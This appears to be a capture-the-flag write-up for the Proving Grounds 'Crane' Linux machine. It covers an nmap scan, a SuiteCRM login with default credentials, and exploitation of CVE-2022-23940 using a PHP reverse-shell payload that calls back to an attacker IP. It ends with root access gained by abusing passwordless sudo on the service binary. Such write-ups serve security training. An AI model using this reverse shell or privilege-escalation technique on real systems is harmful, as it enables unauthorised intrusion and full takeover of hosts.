Crane | Write-up

Difficulty: Intermediate
Platform: Proving Ground Practice
Operating System: Linux
Target IP: 192.168.224.146
Date Completed: 18-02-2026
Solution Author: Armaan Nain

Objectives

- User Flag
- Root Flag

Initial Foothold

Port & Service Scan :

Scanned the machine for open ports running services facing public network.

Command : NMAP SCAN


```
sudo nmap 192.168.224.146 -sCV -oN nmap-scan --min-rate=300 -p-
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 37:80:01:4a:43:86:30:c9:79:e7:fb:7f:3b:a4:1e:dd (RSA)
|   256 b6:18:a1:e1:98:fb:6c:c6:87:55:45:10:c6:d4:45:b9 (ECDSA)
|_  256 ab:8f:2d:e8:a2:04:e7:b7:65:d3:fe:5e:93:1e:03:67 (ED25519)
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: SuiteCRM
|_Requested resource was index.php?action=Login&module=Users
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.38 (Debian)
3306/tcp  open  mysql   MySQL (unauthorized)
33060/tcp open  mysqlx  MySQL X protocol listener
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The scan revealed two open service on port `80` i.e. HTTP & port `22` i.e. SSH . The target machine is suspected to be running `debian` operating system on it .

Service Enumeration :

Started service Enumeration with port 80. The Website default page is a login page , which on default creds (admin:admin) allows access to administrator dashboard. Further Search reveals an about page , containing the version of service in use.




with known service version , we checked if its vulnerable to a known public exploit . The search revealed the hoisted service was vulnerable to CVE-2022-23940. In short it exploits a bug in scheduled report functionality leading to remote code execution.




Command : Exploit Usage

```
python3 exploit.py -u admin -p admin --payload "php -r '$sock=fsockopen("192.168.45.210", 4444); exec("/bin/sh -i <&3 >&3 2>&3");'" -h http://192.168.224.146/
```



After proofreading the exploit , we ran it against the target with appropriate options defined on github page - usage instructions. After successful execution of the exploit, we successfully catch a connection back to our listener from target machine on specified port.



Initial foothold as user : `www-data`

Privilege Escalation

Technique Used: Abusing sudo

System enumeration reveals that there is a binary which the www-data can execute as sudo without specifying password . A quick GTFO bins search revealed an easy privilege execution with the binary .

Command : Privilege Escalation

```
sudo /usr/sbin/service ../../bin/bash
```

```
www-data@crane:/var/www$ sudo -l
sudo -l
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/service
www-data@crane:/var/www$ sudo /usr/sbin/service /bin/bash
sudo /usr/sbin/service /bin/bash
/bin/bash: unrecognized service
www-data@crane:/var/www$ sudo /usr/sbin/service ../../../bin/bash
sudo /usr/sbin/service ../../../bin/bash
root@crane:/#
```

Flags

User: {HIDDEN}
Root: {HIDDEN}

Extra Information

Tools & Techniques Used :

Tool / Technique	Purpose (Machine's Context)
nmap	to enumerate open ports & service version

References :

- https://gtfobins.org/gtfobins/service/#shell : Privilege Escalation
- https://github.com/manuelz120/CVE-2022-23940 : Initial Foothold

My Experience :

Very Easy machine quite straight forward . Effortless Privilege Escalation.
